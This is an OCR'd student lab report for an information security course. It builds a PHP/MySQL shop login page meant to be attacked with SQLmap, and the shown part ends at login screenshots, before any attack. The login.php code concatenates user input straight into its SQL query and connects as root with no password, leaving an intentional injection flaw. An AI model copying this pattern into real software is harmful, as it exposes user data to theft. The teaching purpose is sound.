CSE3502

INFORMATION SECURITY MANAGEMENT

LAB ASSESSMENT – III

NAME: SAMYOGITA BHANDARI

REG NO: 19BCE2537

Create a simple login web page that is being connected to a database. The database should contain 3 tables- purchase, passkeys, users -and each tables have minimum three filled rows. Later, an attacker found that your created website is prone to SQL injection attack. So he obtained all details in your database.


Your task is to reiterate What attacker has done and cross check is it possible to extract your data using SQLmap.

Do the above said task properly and take screenshot of needful things you have done and justify your work neatly.

CODE:

login.html

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>The holy shop</title>
<link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-
awesome/4.7.0/css/font-awesome.min.css">
<link rel="stylesheet" href="login.css">
<link rel="preconnect" href="https://fonts.googleapis.com">
<link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
<link
href="https://fonts.googleapis.com/css2?family=Dancing+Script:wght@700&display=sw
ap" rel="stylesheet">
<link
href="https://fonts.googleapis.com/css2?family=Playfair+Display&display=swap"
rel="stylesheet">
</head>
<body>
<div class="container">
```



```
<div class="row">
<div class="column left">
<section class="left">
<div class="left-container">
<div class="heading">
<h1> THE HOLY SHOP</h1>
</div>
</section>
</div>
<section class="column right" >
<div class="right-container">
<nav>
<div class="logo">
<h4>Ths</h4>
</div>
<ul class="mainMenu">
<li><a href="./login.html">LOGIN</a></li>
</ul>
</nav>
</div>
<div class="describe">
<legend>
<fieldset>
<form name="myForm" method="post" action="login.php">
<h2>LOGIN</h2>
<div class="input-container">
<i class="fa fa-user" aria-hidden="true""></i>
<input class="input-field" type="text" placeholder="Username" name="username">
</div>
<div class="input-container">
<i class="fa fa-key" aria-hidden="true"></i>
<input class="input-field" type="password" placeholder="Password"
name="password">
</div>
<div class="input-container">
    <i class="fa fa-shopping-cart" aria-hidden="true"></i>
    <input class="input-field" type="text" placeholder="Purchase"
name="purchase">
    </div>
<button type="submit" class="btn" value="submit">Login</button>
</form>
</legend>
</fieldset>
</div>
<div class="footer">
```


```
<p class="copyright"> © Copyright THE HOLY SHOP </p>
</div>
</section>
</div>
</div>
</body>
</html>
```

login.php


Login.php

```
<?php
$jj='';
$pss='';
$username = $_POST["username"];
$password = $_POST["password"];
$purchase = $_POST["purchase"];
$conn = mysqli_connect("localhost", "root", "", "ism");
$sql = "SELECT * FROM users WHERE username = '$username' and password =
'$password' and purchase = '$purchase'";
$result=mysqli_query($conn, $sql);
$num= mysqli_num_rows($result);
if($num>0)
{
while( $row=mysqli_fetch_assoc($result))
{
if($username==$row['username'] and $password==$row['password'] and
$purchase==$row['purchase'])
echo "Hello", " ", $username,".";
echo "Your purchase is", " ", $purchase;
}
}
else{
    echo "Incorrect username or password";
    echo '<script>alert("Incorrect username or password")</script>';
}

?>
```

Login page



Database with users table with username, password and purchase rows




#	Name	Type	Collation	Attributes	Null	Default	Comments	Extra	Action
1	username	varchar(30)	utf8mb4_general_ci		No	None			Change Drop More
2	password	varchar(30)	utf8mb4_general_ci		No	None			Change Drop More
3	purchase	text	utf8mb4_general_ci		No	None			Change Drop More

Add 1 column(s) after purchase Go

Action	Keyname	Type	Unique	Packed	Column	Cardinality	Collation	Null	Comment
Edit Rename Drop	PRIMARY	BTREE	Yes	No	username	0	A	No	


Create an index on 1 columns Go

Database is connected



```
Connected!
```

Filling the rows with values




✓ Showing rows 0 - 2 (3 total, Query took 0.0010 seconds.)

```
SELECT * FROM `users`
```

		username	password	purchase
□	Edit Copy Delete	Ayushma	ayushma55	Holy Rudrakshya
□	Edit Copy Delete	Ojashwi	oju123	Tibetan Flags
□	Edit Copy Delete	Salina	sallu	Thangka Paintings

Logging in with correct credentials


The holy shop
localhost / 127.0.0.1 / ism / users
localhost/ISM/ISM_Sqlmap/login.html
7hs
LOGIN
THE HOLY SHOP
© Copyright THE HOLY SHOP
Type here to search
6:59 PM
3/5/2022

LOGIN


Ojashwi

oju123

Tibetan Flags


Login

Successfully logged in


localhost/ISM/ISM_Sqlmap/login
localhost / 127.0.0.1 / ism / users
localhost/ISM/ISM_Sqlmap/login.php
Type here to search
6:59 PM
3/5/2022

Hello Ojashwi.Your purchase is Tibetan Flags

Logging in with incorrect credentials



localhost/ISM/ISM_Sqlmap/login.html

THE HOLY SHOP

LOGIN

Ojashwi


cjbjcdcbjd

Tibetan Flags

Login

© Copyright THE HOLY SHOP

Cannot log in



